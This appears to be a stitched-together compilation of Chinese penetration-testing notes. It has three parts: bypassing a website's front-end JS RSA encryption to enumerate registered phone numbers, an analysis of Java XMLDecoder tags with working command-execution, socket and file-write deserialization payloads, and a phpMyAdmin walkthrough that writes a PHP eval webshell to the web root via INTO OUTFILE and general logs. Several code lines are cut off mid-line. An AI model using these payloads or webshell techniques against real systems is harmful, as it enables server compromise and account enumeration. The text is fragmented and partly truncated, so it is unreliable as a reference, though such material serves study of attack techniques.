
    encrypt = new JSEncrypt();
    key = "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC0L1g1bVZhnyslfezwfe0kv
    encrypt.setPublicKey(key);
    payload = encrypt.encrypt(payload);
  ************************************************************/
    newpayload;


function js_encrypt(payload){
    var newpayload;
    var before = new Date();
    var rsa = new RSAKey();
    var key = "010001";
    var public_key = "96483cb253ae62ffb8bbc3cd5f8fbf4bd3d51ebb32c992bd7649a3
    rsa.setPublic(public_key, key);
    newpayload=rsa.encrypt(payload);
    var after = new Date();
    if (newpayload) {
        return linebrk(hex2b64(newpayload), 64);
    }
    else {
        return "";
    }
}


// function do_encrypt(str) {
//     var before = new Date();
//     var rsa = new RSAKey();
//     var key = "010001";
//     var public_key = "96483cb253ae62ffb8bbc3cd5f8fbf4bd3d51ebb32c992bd764
//     var res;
//     rsa.setPublic(public_key, key);
//     res = rsa.encrypt(str);
//     var after = new Date();
//     if (res) {
//         return linebrk(hex2b64(res), 64);
//     }
//     else {
//         return "";
//     }
// }

if(wasSuccessful){
    console.log("[*] load is successful");
```


1. 然后步骤一样，phantomjs jsEncrypter_rsa.js，brup那边连接成功后测试生成：




然后复制去repeater




如果格式不对它会像上图，这里有个坑点，为啥格式不对呢，因为这里关键字符要url编码一下，正确加密后会如下图：



可以看到13888888888，显示不存在，这里常常我在网上找的在线接短信网站已经注册好的号码：19965412404，加密一下



拿去试试



看，显示账号已存在～至此我们已经成功绕过了这个网站的js加密！

就当做个笔记的同时分享给各位老铁把～

参考链接

- http://gv7.me/articles/2018/fast-locate-the-front-end-encryption-method/
- https://www.freebuf.com/articles/web/184455.html
- https://bbs.ichunqiu.com/thread-42457-1-3.html
- http://gv7.me/articles/2017/jsEncrypter/
- https://www.freebuf.com/articles/web/127888.html
- https://www.cnblogs.com/xiaozi/p/9158988.html

xmldecoder标签

标签

java

- 标签内属性：class、id、version

```
//javaelementhandler继承于elementhandler，因此除了version、class还有id
public void addAttribute(String var1, String var2) {
    if (!var1.equals("version")) {
        if (var1.equals("class")) {
            this.type = this.getOwner().findClass(var2);
        } else {
            super.addAttribute(var1, var2);
        }
    }

}
```

- 可加载类

```
//含有findClass，类含有this.type，表示能将类加载进来
if (var1.equals("class")) {
  this.type = this.getOwner().findClass(var2);
}
```

- getValue与getValueObject没有直接的可利用点。getValue的返回值为**null**或者**XMLDecoder**对象，看标签内有没有写入class属性

```
//一般漏洞触发点是：getValueObject方法中调用了getValue方法，而getValue方法中实例化类、
//而java标签对应的getValue方法里只是读取对象并返回
private Object getValue() {
    //this.getOwner()的值为DocumentHandler,DocumentHandler的getOwner()为XMLDec
    Object var1 = this.getOwner().getOwner();
    if (this.type != null && !this.isValid(var1)) {
        if (var1 instanceof XMLDecoder) {
            XMLDecoder var2 = (XMLDecoder)var1;
            var1 = var2.getOwner();
            if (this.isValid(var1)) {
                //要么返回XMLDecoder的owner对象，默认为空
                return var1;
            }
        }
                //要么出错
        throw new IllegalStateException("Unexpected owner class: " + var1.ge
    } else {
        //要么返回XMLDecoder对象
        return var1;
    }
}
```

- 标签之间的**基础数据**（如string）会写入DocumentHandler中的objects，基础数据值即为标签的返回值

```
protected void addArgument(Object var1) {
    this.getOwner().addObject(var1);
}
```

```
28      protected void addArgument(Object var1) {   var1: "hhh"
29          this.getOwner().addObject(var1);   var1: "hhh"
30      }
31
32      protected boolean isArgument() { return false; }
35
36      protected ValueObject getValueObject() {
37          if (this.value == null) {
38              this.value = ValueObjectImpl.create(this.getValue());
39          }
40
41          return this.value;
42      }
```

JavaElementHandler > addAttribute()



```
Variables
this = {JavaElementHandler@666}
  type = {Class@678} "class test" ... Navigate
  value = null
  owner = {DocumentHandler@669}
    acc = {AccessControlContext@681}
    handlers = {HashMap@682} size = 22
    environment = {HashMap@683} size = 0
    objects = {ArrayList@684} size = 1
      0 = "hhh"
    loader = {WeakReference@685}
    listener = {Statement$1@686}
    owner = {XMLDecoder@680}
    handler = {StringElementHandler@668}
  parent = null
```

array

- 标签内属性：length、class、id

```
//继承于NewElementHandler，因此还有class与id
public void addAttribute(String var1, String var2) {
    if (var1.equals("length")) {
        this.length = Integer.valueOf(var2);
    } else {
        super.addAttribute(var1, var2);
    }

}
```

- 可加载类，因为继承于NewElementHandler
- getValueObject方法要么返回Object对象，要么返回Array类的实例化，因此无法起到像object标签的效果

```
protected ValueObject getValueObject(Class<?> var1, Object[] var2) {
    if (var1 == null) {
        var1 = Object.class;
    }

    if (this.length != null) {
        return ValueObjectImpl.create(Array.newInstance(var1, this.length));
    } else {
        Object var3 = Array.newInstance(var1, var2.length);

        for(int var4 = 0; var4 < var2.length; ++var4) {
            Array.set(var3, var4, var2[var4]);
        }

        return ValueObjectImpl.create(var3);
    }
}
```

- 标签返回值为Array类对象

```
<array class="test">
</array>
```

```
testxmldecoder
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...
[Ltest;@5451c3a8

Process finished with exit code 0
```

class

- 标签内无属性，值写在标签间
- 可加载类

```
@Override
public Object getValue(String argument) {
  return getOwner().findClass(argument);
}
```

- getValue加载进类
- 标签返回值为Class 对象

```
<class>test</class>
```

```
testxmldecoder
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...
class test

Process finished with exit code 0
```

object

- 标签内属性：class、method、property、field、index、id、idref

```
//继承于NewElementHandler
public final void addAttribute(String var1, String var2) {
    if (var1.equals("idref")) {
        this.idref = var2;
    } else if (var1.equals("field")) {
        this.field = var2;
    } else if (var1.equals("index")) {
        this.index = Integer.valueOf(var2);
        this.addArgument(this.index);
    } else if (var1.equals("property")) {
        this.property = var2;
    } else if (var1.equals("method")) {
        this.method = var2;
    } else {
        super.addAttribute(var1, var2);
    }

}
```

- 可加载类，继承于NewElementHandler
- getValueObject方法中，若field、idref属性未加载，则可传入以下变量，并调用
    - **类对象**（object标签中的class对象 or 父标签返回的对象）
    - **object标签之间的部分标签作为方法参数**
    - **方法名**（set or get or new or method）

```
protected final ValueObject getValueObject(Class<?> var1, Object[] var2) thr
  ...
  else {
        //很关键，var3是传入的类对象
        Object var3 = this.getContextBean();
        String var4;
        //set or get方法
        if (this.index != null) {
            var4 = var2.length == 2 ? "set" : "get";
        } else if (this.property != null) {
            var4 = var2.length == 1 ? "set" : "get";
            if (0 < this.property.length()) {
                //如property值为owner，则方法名var4为setOwner
                var4 = var4 + this.property.substring(0, 1).toUpperCase(Loca
            }
        } else {
            //方法名为method属性值 or new，new为类的构造方法
            var4 = this.method != null && 0 < this.method.length() ? this.me
        }
                //var3是传入的类对象、var4是方法名、var2是方法参数
        Expression var5 = new Expression(var3, var4, var2);
            //getValue传参并调用
        return ValueObjectImpl.create(var5.getValue());
    }
}
```

- 标签返回值为实例化对象

```
testxmldecoder
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...
test@7c3df479

Process finished with exit code 0
```

void

- 标签内属性：class、method、property、field、index、id、idref
- 可加载类，VoidElementHandler继承于ObjectElementHandler，ObjectElementHandler继承于NewElementHandler
- 继承于object，与object有极大的相似性。使用void标签，无论什么形式，都会进入object标签的getValueObject方法
- 返回值为空

new

- 标签内属性：class、id

```
public void addAttribute(String var1, String var2) {
    if (var1.equals("class")) {
        this.type = this.getOwner().findClass(var2);
    } else {
        super.addAttribute(var1, var2);
    }

}
```

- 可加载类
- getValueObject方法可传入以下变量，并实例化类
  - 类
  - 构造函数参数

```
ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception {
    if (var1 == null) {
        throw new IllegalArgumentException("Class name is not set");
    } else {
        //var2为构造函数参数
        Class[] var3 = getArgumentTypes(var2);
        //获取类对应的构造函数
        Constructor var4 = ConstructorFinder.findConstructor(var1, var3);
        if (var4.isVarArgs()) {
            var2 = getArguments(var2, var4.getParameterTypes());
        }
                //实例化类
        return ValueObjectImpl.create(var4.newInstance(var2));
    }
}
```

- 返回值为类对象

testxmldecoder

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...
test@79fc0f2f

Process finished with exit code 0
```

field

- 标签内属性：class、name、id

```
public void addAttribute(String name, String value) {
    if (name.equals("class")) { // NON-NLS: the attribute name
        this.type = getOwner().findClass(value);
    } else {
        super.addAttribute(name, value);
    }
}
```

- 可加载类
- 若class属性在field标签中，得到的是Class对象，因而name只能是static的变量

```
<field class="test" name="hhh"></field>
```

```
testxmldecoder
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...
java.lang.NoSuchFieldException: Field 'hhh' is not static
Continuing ...
null
```

若field标签之前得到的对象不是Class对象，则name不限制

```
<object class="test">
    <field class="test" name="hhh"></field>
</object>
```

```
private static Field findField(Object var0, String var1) throws NoSuchFieldExc
  //判断是否属于Class对象，是的话寻找类中的static变量，否则寻找类中的所有变量
  return var0 instanceof Class ? FieldFinder.findStaticField((Class)var0, var1
}
```

- 返回值为变量对应的对象值

```
public class test{
    public static String hhh="field value";
```

```
testxmldecoder
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...
field value
```

method

- 标签内属性：class、name、id
- 可加载类，继承于NewElementHandler

- getValueObject方法中
    - class属性存在，则加载class，调用class中的static方法，方法名为name属性值
    - class属性不存在，则根据父标签得到Class对象，调用Class对象的方法（无限制），方法名为name属性值

```
protected ValueObject getValueObject(Class<?> var1, Object[] var2) throws Ex
    Object var3 = this.getContextBean();
    Class[] var4 = getArgumentTypes(var2);
    //var1为标签内的class属性，var3是父标签的Class对象
    Method var5 = var1 != null ? MethodFinder.findStaticMethod(var1, this.na
    if (var5.isVarArgs()) {
        var2 = getArguments(var2, var5.getParameterTypes());
    }

    Object var6 = MethodUtil.invoke(var5, var3, var2);
    return var5.getReturnType().equals(Void.TYPE) ? ValueObjectImpl.VOID : V
}
```

- 返回值为调用函数的返回值

property

- 标签内属性：index、name、id
- 不可加载类
- 可调用setXXX和getXXX方法，name用作索引类中的成员变量，property标签之间表示传入setXXX的参数
    - setXXX方法使用

```
<object class="test">
    <property name="xixixi">
        <string>open /etc</string>
    </property>
</object>
```

    - getXXX方法使用

```
<object class="test">
    <property name="xixixi">
    </property>
</object>
```

byte

传入byte[]类型的时候，class不是 java.lang.Byte 而是 byte

```
<object class="java.net.Socket">
    <string>127.0.0.1</string>
    <int>6666</int>
    <void method="getOutputStream">
        <void method="write">
            <array class="byte" length="2">
                <void index="0">
                    <byte>49</byte>
                </void>
                <void index="1">
                    <byte>49</byte>
                </void>
            </array>
        </void>
    </void>
</object>
```

其余数据类型

```
var
null
short
int
long
float
double
boolean
true
false
char
string
```

XML基本语法

以下语句摘自参考链接

- 每个元素代表一个方法调用
- 包含元素的元素将这些元素用作参数，除非它们具有标记："void"。（关键）
- 方法的名称由"method"属性表示。
- XML的标准"id"和"idref"属性用于引用先前的表达式 - 以便处理对象图中的圆形。
- 使用"array"标记写入对数组的引用。"class"和"length"属性分别指定数组的子类型及其长度。

其他

xmldecoder漏洞在getValueObject方法触发

```
<object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="3">
        <void index="0">
            <string>/bin/bash</string>
          <!-- endElementHandler结束标签并通过this.getValueObject()获取string标签内
        </void>
          <!-- endElementHandler结束标签，获取到父标签，即上一级标签 -->
        <void index="1">
            <string>-c</string>
        </void>
        <void index="2">
            <string>open /Applications/Calculator.app</string>
        </void>
    </array>
      <!-- endElementHandler结束标签，this.getValueObject()得到string数组 -->
    <void method="start">
    </void>
      <!-- endElementHandler结束标签，this.getValueObject()调用方法 -->
</object>
```

```
this = {ArrayElementHandler@941}
Variables debug info not available
var1 (slot_1) = {ValueObjectImpl@1045}
    value = {String[3]@1818}
        0 = "/bin/bash"
        1 = "-c"
        2 = "open /Applications/Calculator.app"
    isVoid = false
```

若标签内存在id属性，则调用 `this.owner.setVariable(this.id, var1.getValue());` 存入DocumentHandler的environment变量。

不存在id属性，则调用 `this.owner.addObject(var1.getValue());` 存入DocumentHandler的objects变量。

这里的environment不清楚是做什么的，objects变量是标签的返回值。

```
public void endElement() {
    ValueObject var1 = this.getValueObject();
    if (!var1.isVoid()) {
        if (this.id != null) {
            this.owner.setVariable(this.id, var1.getValue());
        }

        if (this.isArgument()) {
            if (this.parent != null) {
                this.parent.addArgument(var1.getValue());
            } else {
                this.owner.addObject(var1.getValue());
            }
        }
    }

}
```

xml简单利用

执行命令

```
<object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="3">
        <void index="0">
            <string>/bin/bash</string>
        </void>
        <void index="1">
            <string>-c</string>
        </void>
        <void index="2">
            <string>/Applications/Calculator.app/</string>
        </void>
    </array>
</object>
```

使用套接字，连接127.0.0.1的6666端口并发送数据

```
<object class="java.net.Socket">
    <string>127.0.0.1</string>
    <int>6666</int>
    <void method="getOutputStream">
        <void method="write">
            <array class="byte" length="2">
                <void index="0">
                    <byte>49</byte>
                </void>
                <void index="1">
                    <byte>49</byte>
                </void>
            </array>
        </void>
    </void>
</object>
```

创建文件并写入

```
<object class="java.io.PrintWriter">
    <void class="java.io.FileOutputStream">
        <string>2.txt</string>
    </void>
    <string>2.txt</string>
    <void method="print">
        <string>xmldecoder_vul_test</string>
    </void>
    <void method="close"/>
</object>
```

利用phpMyAdmin去getshell

0×00. 前言

在学习sql语句之前，拿到phpmuadmin弱口令登录到后台却不知道怎么利用，学习之后却有了新的想法利用phpMyadmin getshell。接下去来验证自己的猜想。

此次用到的实验环境：


- win7云服务器（版本与本次实验无关）
- Apache 2.4.39（版本与本次实验无关）
- MySQL5.7.26（版本与本次实验无关）
- phpMyAdmin4.8.5（版本与本次实验无关）
- 绝对路径C:/phpstudy_pro/WWW/（版本与本次实验无关）

0×01. phpMyAdmin的简介

phpMyAdmin 是一个以PHP为基础，以Web-Base方式架构在网站主机上的MySQL的数据库管理工具，让管理者可用Web接口管理MySQL数据库。借由此Web接口可以成为一个简易方式输入繁杂SQL语法的较佳途径，尤其要处理大量资料的汇入及汇出更为方便。其中一个更大的优势在于由于phpMyAdmin跟其他PHP程式一样在网页服务器上执行，但是您可以在任何地方使用这些程式产生的HTML页面，也就是于远端管理MySQL数据库，方便的建立、修改、删除数据库及资料表。也可借由phpMyAdmin建立常用的php语法，方便编写网页时所需要的sql语法正确性。

0×02. 关于phpMyAdmin getshell姿势的猜想

首先我们来看一下phpMyAdmin的界面。



结合上面phpMyAdmin的功能分析就有了两种思路：


1.利用sql语句创建一张包含php一句话的表，以php后缀的形式导出到网站的绝对路径。

2.利用环境变量中的日志记录功能，设置日志保存的地址为绝对路径的地址，保存日志的格式为php后缀的文件，利用sql的语句，让含有php一句话的查询记录被写入在日志中。

0×03. 关于猜想的验证


首先验证第一种猜想，即用sql语句创建数包含php一句话的数据表的形式，利用导出功能将php一句话导出到站点的绝对路径。 利用以下的sql语句进行猜想验证

```
create database test;   #建立立数据库test
use test;  #连接test数据库#
Create TABLE test (test text NOT NULL);            #在test数据库中建立test，字段text
Insert INTO test (test) VALUES('<?php eval($_POST[sink])?>');        #插入php一句话
```



如图所示，到这里我们的操作都已经完整的操作成功了。接下去我们用sql语句把一句话木马以php后缀的形式导出到网站的绝对路径


```
select test into outfile 'C:/phpstudy_pro/WWW/1.php' from test
```




如图出现了报错。 这里报错的原因是因为secure_file_prive的值的原因：

```
secure_file_prive=null    -- 限制mysqld 不允许导入导出
secure_file_priv=/tmp/    -- 限制mysqld的导入导出只能发生在/tmp/目录下
secure_file_priv=' '          -- 不对mysqld 的导入 导出做限制
```


我们在环境变量中查看，可以看到secure_file_prive的值为NULL，那么就是默认对mysqlid的导出做了限制。所以这个利用我们失败了。




这时候我们想到了可以利用日志记录的功能去向网站的绝对路径写入我们的webshell。 首先在环境变量中搜索general log。



默认变量是OFF状态的，存储的路径在这里都能看到。因为是root权限所以我们可以对这两个变量进行修改，将OFF改成ON把原来的路径换成我们的绝对路径，并且在绝对路径下创建一个php后缀的空文件。



